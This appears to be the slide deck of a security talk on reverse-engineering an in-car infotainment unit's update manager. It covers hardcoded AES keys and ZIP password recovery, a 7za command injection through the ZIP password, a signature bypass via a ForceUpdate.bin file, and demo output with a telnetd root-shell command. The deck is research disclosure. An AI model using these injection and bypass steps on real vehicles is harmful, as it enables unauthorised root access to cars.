
---

```
└─$ sudo python3 car-by-shell.py
10.42.0.185 - - [03/Jan/2024 06:40:13] "GET / HTTP/1.1" 200 -
[+] Sending: sh -c "$(mount -l | grep /run/media | cut -d' ' -f3)/bin/telnetd -p 23 -l /bin/sh"

└─$ telnet 10.42.0.185
Trying 10.42.0.185...
Connected to 10.42.0.185.
Escape character is '^]'.
/ # id
uid=0(root) gid=0(root)
```

## CarByShell – Demo

---



## Firmware Encryption

---

- Only over-the-air (OTA) firmware was encrypted
  - eMMC dump was plaintext
- OTA Downloads
  - ZIP File
  - collective\_sign\_info.dat
- Reversed file formats

## Firmware Encryption and Signing

---

- Only over-the-air (OTA) firmware was encrypted
  - eMMC dump was plaintext
- OTA Downloads
  - “RLDEFAULT\_A.23.D0.05.00.01.00” – ZIP File
  - “RLDEFAULT\_A.23.D0.05.00.01.00\_2” – collective\_sign\_info.dat



# Firmware Encryption - collective\_sign\_info.dat

Offset (h)	MAGIC BLOCK COUNT								INDEX				SIZE OFFSET				Decoded text	
	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F		
00000000	88	FF	55	AA	00	00	00	04	00	00	00	00	00	00	00	38	^yU^a.....8	Block 0
00000010	00	00	00	00	00	00	00	01	00	00	01	00	00	00	00	38	.....8	Header
00000020	00	00	00	02	00	00	01	00	00	00	01	38	00	00	00	03	.....8	Block 1
00000030	00	00	01	00	00	00	02	38	87	CD	78	49	86	E7	BC	8D	#ÍxI†ç¼.	upd_pkg.sig
00000040	EA	E7	F0	AA	43	51	16	7B	E4	ED	3A	E8	F2	47	0D	37	êçõªCQ.{äí:èðG.7	
	...																	
00000120	46	92	33	95	17	24	86	75	04	C2	64	5E	92	39	73	62	F'3•. \$tu.Âd^'9sb	
00000130	07	C4	02	49	14	EE	68	9F	4C	49	43	45	4E	53	45	00	.Ä.I.îhÿLICENSE.	
00000140	01	00	00	02	30	30	30	30	30	30	30	30	30	30	30	30	....000000000000	Block 2
00000150	30	30	30	30	4E	65	75	73	6F	66	74	2D	49	56	49	00	0000Neusoft-IVI.	host_info.dat
00000160	00	00	00	00	02	14	00	00	3F	81	FC	C0	53	67	0E	40	.....?.üÀSg.@	
	...																	
00000220	C2	95	82	8A	F7	C2	04	8D	B5	1C	C8	45	70	9D	B3	CC	Â•,Š÷Â..µ.ÈEp.³Ì	
00000230	4E	96	52	34	FD	6D	1B	E7	3D	FD	F4	18	19	56	79	54	N-R4ým.ç=ýô..VyT	Block 3
	...																	
00000320	29	43	2E	69	F4	F1	AE	3D	C7	19	9A	C3	57	B1	8C	A7	)C.iôñ®=ç.šĂW±ES	pkg_info.sig
00000330	CF	43	83	0D	8A	2D	CB	3A									İCf.Š-Ë:	

## Firmware Encryption – Files

---

- udp\_pkg.sig – RSA SHA-256 Signature
- host\_info.dat – Partially encrypted data
- pkg\_info.sig – RSA SHA-256 Signature

# Firmware Encryption – host\_info.dat

		Format												AES-128 IV (0000000000000000)				Decoded text
Offset (h)		00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000		4C	49	43	45	4E	53	45	00	01	00	00	02	30	30	30	30	LICENSE.....0000
00000010		30	30	30	30	30	30	30	30	30	30	30	30	4E	65	75	73	0000000000000000Neus-Organisation
00000020		6F	66	74	2D	49	56	49	00	00	00	00	00	02	14	00	00	oft-IVI.....
00000030		3F	81	FC	C0	53	67	0E	40	D1	6E	2A	B0	CF	CD	D1	DE	? . ü Å S g . @ Ñ n * ° ï Í Ñ Ð s £ Y î . . " ÿ E . Ì ; f - F ø £ i > x @ d Ø R . s Û . . W ^ ÷ ° ´ ô . œ l Å £ ¨ ñ q ñ W » M ç Gö z œ @ . Ì 2 Y È f t { } Ö % . 4 . \$ N @ H æ è " v ¥ ^ · Å h 8 G l ì Î ð m H ^ 5 . . Ö ç ö û y l G f j ^ > Ž Y = â - y \$ A r S ´ - . . X ^ ² è . ê Ä Ö ` ~ 9 . . . ô @ . . . ` ž û t . . ë a Ì ï Ž E < b µ . ß € . í L Ä X [ š æ x } < Š ø Â • , Š ÷ Â . . µ . È E p . ^ Ì N - R 4 ý m . ç
00000040		73	A3	59	EE	1A	13	22	FF	45	04	CC	A1	83	2D	46	F8	
00000050		A3	EF	3E	78	A9	64	D8	52	1B	73	DB	1E	90	57	88	F7	
00000060		BA	B4	F4	9D	9C	31	C5	A3	A8	F1	71	F1	57	BB	4D	A2	
00000070		47	F6	7A	9C	40	9D	CC	32	59	C8	66	86	7B	29	D5	89	
00000080		12	34	1F	A7	4E	AE	48	A4	E8	93	76	A5	20	88	B7	C5	
00000090		68	38	47	31	EC	CE	F0	6D	48	B9	35	9D	0B	A0	D6	A2	
000000A0		F6	FB	79	31	47	66	6A	5E	3E	8E	59	3D	E2	2D	79	24	
000000B0		41	72	53	B4	2D	0C	8D	58	B2	EB	1A	EA	C4	D6	60	98	
000000C0		39	0C	8D	03	F4	AE	19	04	1C	91	9E	FB	74	0D	0D	EB	
000000D0		61	CC	EF	8E	45	8B	62	B5	1C	DF	80	0C	ED	4C	C4	58	
000000E0		5B	9A	A4	78	7D	3C	8A	F8	C2	95	82	8A	F7	C2	04	8D	
000000F0		B5	1C	C8	45	70	9D	B3	CC	4E	96	52	34	FD	6D	1B	E7	

Neus-Organisation

Encrypted Block

## Firmware Encryption – /usr/bin/updatemgr

- 2x Hardcoded AES-128 Key
- AES-128 IV = “0000000000000000”

```
Decompile: UPDM_wstpUpdChk_OTA - (updatemgr)
81  hostInfo = UPDM_wstpGetRunInfo();
82  afw_memset(auStack_630,0,0x88);
83  local_5ac = 0xffff;
84  *(undefined2 *)hostInfo->key = 0x██████;
85  *(undefined2 *) (hostInfo->key + 2) = 0x██████;
86  *(undefined2 *) (hostInfo->key + 4) = 0x██████;
87  *(undefined2 *) (hostInfo->key + 8) = 0x██████;
88  *(undefined2 *) (hostInfo->key + 6) = 0x██████;
89  *(undefined2 *) (hostInfo->key + 0xc) = 0x██████;
90  *(undefined2 *) (hostInfo->key + 10) = 0x██████;
91  *(undefined2 *) (hostInfo->key + 0xe) = 0x██████;
92  iVar3 = UPDM_wemReadHostInfo(hostInfo->key, auStack_630);
93  if (iVar3 != 0) {
94    *(undefined2 *) (hostInfo->key + 4) = 0x██████;
95    *(undefined2 *) (hostInfo->key + 8) = 0x██████;
96    *(undefined2 *) hostInfo->key = 0x██████;
97    *(undefined2 *) (hostInfo->key + 2) = 0x██████;
98    *(undefined2 *) (hostInfo->key + 6) = 0x██████;
99    *(undefined2 *) (hostInfo->key + 10) = 0x██████;
100   *(undefined2 *) (hostInfo->key + 0xc) = 0x██████;
101   *(undefined2 *) (hostInfo->key + 0xe) = 0x██████;
102   iVar3 = UPDM_wemReadHostInfo(hostInfo->key, auStack_630);
103   if (iVar3 != 0) {
104     afw_memset(UPDM_wcLogBuf,0,0xff);
105     snprintf(UPDM_wcLogBuf,0xff,"%04d %s() [Err]failed to read host information file.\n",0x12e8,
106             "UPDM_wstpUpdChk_OTA");
107     // UPDM_wstpUpdChk_OTA - (updatemgr)

```

# Firmware Encryption – host\_info.dat (Decrypted)

		AES-128 IV (0000000000000000)																		
host_info.dat		Format																		
Offset (h)		00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text		
00000000		4C	49	43	45	4E	53	45	00	01	00	00	02	30	30	30	30	LICENSE.....0000		
00000010		30	30	30	30	30	30	30	30	30	30	30	30	4E	65	75	73	0000000000000000	News	-Organisation
00000020		6F	66	74	2D	49	56	49	00	00	00	00	00	02	14	00	00	oft-IVI.....		
00000030		44	45	43	52	59	50	54	00	30	31	32	33	34	35	36	37	DECRYPT.01234567		
00000040		38	39	00	00	00	00	00	00	00	00	00	00	00	00	00	00	89.....		
00000050		00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....		
00000060		00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....		
00000070		00	00	00	00	00	00	00	00	41	2E	32	33	2E	44	30	2E	.....A.23.D0.		
00000080		30	35	2E	30	30	2E	30	31	2E	30	30	2E	70	61	6B	00	05.00.01.00.pak.	-ZIP Filename	
00000090		00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....		
000000A0		00	00	00	00	00	00	00	00	32	30	32	33	2D	30	35	2D	.....2023-05-	-Creation Date	
000000B0		31	39	00	00	00	00	00	00	01	00	FF	FF	00	00	00	00	19.....ÿÿ....		
000000C0		00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	-Unknown	
000000D0		00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....		
000000E0		00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....		
000000F0		00	00	00	00	00	00	00	00	00	00	00	00	00	00	67	49	.....gI	-CRC-16-CCITT	

## Firmware Encryption – ZIP File

---

- Unzip with password: “0123456789”
- Files
  - a7kernel.pak (Encrypted/Compressed Binary)
  - a7rootfs.pak (Encrypted/Compressed Binary)
  - boot.pak (Encrypted/Compressed Binary)
  - kernel.pak (Encrypted/Compressed Binary)
  - mcu.pak (Encrypted/Compressed Binary)
  - rootfs.dat (Text)
  - rootfs.pak1 (Partial Encrypted/Compressed Binary)
  - rootfs.pak2 (Partial Encrypted/Compressed Binary)
  - rootfs.pak3 (Partial Encrypted/Compressed Binary)
  - rootfs.pak4 (Partial Encrypted/Compressed Binary)
  - rootfs.pak5 (Partial Encrypted/Compressed Binary)
  - rootfs.pak6 (Partial Encrypted/Compressed Binary)
  - versions.dat (Text)

## Firmware Encryption – rootfs.dat


---



```
total count = 6  
part size = 209715200  
part size = 209715200  
part size = 209715200  
part size = 209715200  
part size = 209715200  
part size = 50585600
```

## Firmware Encryption – versions.dat

---

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal displays five lines of version information in a light blue monospace font.

```
ALL_VERSION = 2350001.00
BOOT_VERSION = BL_A.23.D0.05.00.01.00
SOC_VERSION = SS_A.23.D0.05.00.01.00
MCU_VERSION = MS_A.23.D0.05.00.01.00
CAMERA_VERSION = CS_A.23.D0.05.00.01.00
```



## Firmware Encryption – Decryption Tool

```
└─$python3 alpine-decryptor.py -p RLDEFAULT_A.23.D0.06.00.00.00 -s
RLDEFAULT_A.23.D0.06.00.00.00_2 -o output/
[#] Parsing collective_sign_info.dat...
[#][collective_sign_info.dat][0x0000] Block #00 | header          | 0x0038
[#][collective_sign_info.dat][0x0038] Block #01 | upd_pkg.sig         | 0x0100
[#][collective_sign_info.dat][0x0138] Block #02 | host_info.dat      | 0x0100
[#][collective_sign_info.dat][0x0238] Block #03 | pkg_info.sig       | 0x0100

[#] Parsing host_info.dat...
[+][host_info.dat][0x000c] AES-128 Initialization vector (IV):
3030303030303030303030303030303030303030303030303030 (000000000000000000)
[+][host_info.dat][0x001c] Organization name: Neusoft-IVI
[+][host_info.dat][0x0038] ZIP Password: 0123456789
[+][host_info.dat][0x0078] Update Package Name: A.23.D0.05.00.01.00.pak
[+][host_info.dat][0x00a8] Made Date: 2023-05-19
[+][host_info.dat][0x00fe] CRC-16-CCITT: 0x6749

[#] Unzipping "A.23.D0.05.00.01.00.pak" with password "0123456789"...
```

## Firmware Encryption – Decryption Tool

---

```
[#] Parsing versions.dat...
[+][versions.dat] ALL_VERSION: 2350001.00
[+][versions.dat] BOOT_VERSION: BL_A.23.D0.05.00.01.00
[+][versions.dat] SOC_VERSION: SS_A.23.D0.05.00.01.00
[+][versions.dat] MCU_VERSION: MS_A.23.D0.05.00.01.00
[+][versions.dat] CAMERA_VERSION: CS_A.23.D0.05.00.01.00

[#] Merging rootfs.bin...
[#][rootfs.dat] Copying "output/pak/rootfs.pak1"...
[#][rootfs.dat] Appending "output/pak/rootfs.pak2"...
[#][rootfs.dat] Appending "output/pak/rootfs.pak3"...
[#][rootfs.dat] Appending "output/pak/rootfs.pak4"...
[#][rootfs.dat] Appending "output/pak/rootfs.pak5"...
[#][rootfs.dat] Appending "output/pak/rootfs.pak6"...

[+] Decrypting firmware files
[#] Decrypting output/firmware/a7rootfs.bin...
[#] Decrypting output/firmware/mcu.bin...
[#] Decrypting output/firmware/rootfs.bin...
[#] Decrypting output/firmware/a7kernel.bin...
[#] Decrypting output/firmware/kernel.bin...
[#] Decrypting output/firmware/boot.bin...
```

# Firmware Encryption and Signing

- AES-128 for encryption
  - Keys were hardcoded into `/usr/bin/updatemgr` 🙈
  - IV was in `host_info.dat`
- RSA SHA-256 signature verification using public key `/etc/gda_public.key`
- ZIP password (`012345678`) encrypted in `host_info.dat` (alternatively, wordlist brute force in seconds!)



## BrokenPass – Command Injection

---

- Update file parsing
- 7zip command injection
- Signature verification bypass
- Trigger software update via USB



## BrokenPass – Command Injection via ZIP Password

---

```
int UPDM_wstpUpdChk_Normal()
{
    ...
    // Get USB
    iVar3 = UPDM_wemGetMultiUsbRootPath(auStack_7b4);
    ...
    // ForceUpdate.bin file...
    iVar3 = UPDM_wbIsForceUpdFileExist();
    ...
    // Package info....
    iVar3 = UPDM_wemReadPkgInfoFile();
    ...
    // Host info....
    iVar3 = UPDM_wemReadHostInfo(runInfo->key, auStack_6b4);
    ...
    // Parse update package
    iVar3 = UPDM_wubFindParseUpdPkg( );
    ...
}
```

## BrokenPass – Command Injection via ZIP Password

```
int UPDM_wemReadHostInfo(char *key, uint8_t *param_2)
{
    ...
    // Read data
    iVar2 = UPDM_wemReadFileData("/run/updfile/host_info.dat", hostInfo, 0x200,
&infoInfoLen);
    ...
    // Decrypt host_info.dat
    iVar2 = UPDM_wemFileDecrypt(decrypted, iVar1, key, hostInfoHeader);
    ...
    // zip password
    afw_memcpy(pkgInfo->password, decrypted + 8, 0x40);

    // update filename
    afw_memcpy(pkgInfo->filename, decrypted + 0x48, 0x30);

    // create date
    afw_memcpy(pkgInfo->createDate, decrypted + 0x78, 0x10);
    ...
}
```

## BrokenPass – Command Injection via ZIP Password

---

```
int UPDM_wubFindParseUpdPkg( )
{
    ...
    // "pkgInfo->password" is attacker controllable from host_info.dat
    iVar4 = UPDM_wemCmdUpdFSpeDecomp(
        pkgInfo->password,
        pakFilepath,
        "versions.dat",
        "/run/updfile"
    );
    ...
}
```

## BrokenPass – Command Injection via ZIP Password

---

```
int UPDM_wemCmdUpdFSpeDecomp(char *password, char *pakFilepath, char *filename, char
*output)
{
    char buffer [80];
    char cmd [1420];


    if ((pakFilepath != (char *)0x0 && password != (char *)0x0) &&
        (filename != (char *)0x0 && output != (char *)0x0))
    {
        memset(cmd, 0, 0x100);
        snprintf(cmd, 0x100, "7za e -y -p%s %s %s -o%s", password, pakFilepath, filename,
output);
        return UPDM_wemSystem(cmd);
    }
    ...
}
```



## BrokenPass – Command Injection via ZIP Password

---

- Some update files are signed
- How can we bypass them?



## BrokenPass – Command Injection via ZIP Password

---

- Bypass package information signature check
- Skipped if “force upd file” exists

```
udpInfo->forceUpdateExists = UPDM_wbIsForceUpdFileExist();
...

if (udpInfo->forceUpdateExists == 0 && (UPDM_wemPkgInfoFSignVerify() != 0))
{
    afw_memset(UPDM_wcLogBuf,0,0xff);
    snprintf(UPDM_wcLogBuf,0xff,"%04d %s() [Err]failed to verify package information
file.\n",0x246, "UPDM_wstpUpdChk_Normal");
    ...
}
```

## BrokenPass – Command Injection via ZIP Password

---

- Bypass package information signature check
- Gets force upd filepath and checks if it exists

```
int UPDM_wbIsForceUpdFileExist()  
{  
    int ret;  
    char ForceUpdateBinPath [264];  
  
    memset(ForceUpdateBinPath,0,0x100);  
    return UPDM_wemGetForceUpdFileFullName(ForceUpdateBinPath,0x100) == 00  
        && UPDM_wbIsFilePathExists(ForceUpdateBinPath);  
}
```

## BrokenPass – Command Injection via ZIP Password

---

- Bypass package information signature check
- Decrypted hard-coded encrypted string
- = “ForceUpdate.bin”
- Appends that to <usb> filepath

```
int UPDM_wemGetForceUpdFileFullName(char *buffer, uint len)
{
    ...
    UdpInfo *udpInfo = UPDM_wstpGetUpdInfo();


    // XOR Encrypted string
    uchar ForceUpdateBin [48];
    ForceUpdateBin = { ... };

    // ForceUpdateBin = "ForceUpdate.bin"
    UPDM_wvStringDecrypt(afw_strlen(ForceUpdateBin), ForceUpdateBin);

    ...
    // buffer = "<usb>/ForceUpdate.bin"
    sprintf(buffer, "%s/%s", &udpInfo->devPath, ForceUpdateBin);
    ...
}
```

## BrokenPass – Command Injection via ZIP Password

---



## BrokenPass – Command Injection via ZIP Password

```
└─$ python3 broken-pass.py create -s update/collective_sign_info.dat -b -o output/
[#] Parsing collective_sign_info.dat...
[#][collective_sign_info.dat][0x0000] Block #00 | header          | 0x0038
[#][collective_sign_info.dat][0x0038] Block #01 | upd_pkg.sig         | 0x0100
[#][collective_sign_info.dat][0x0138] Block #02 | host_info.dat      | 0x0100
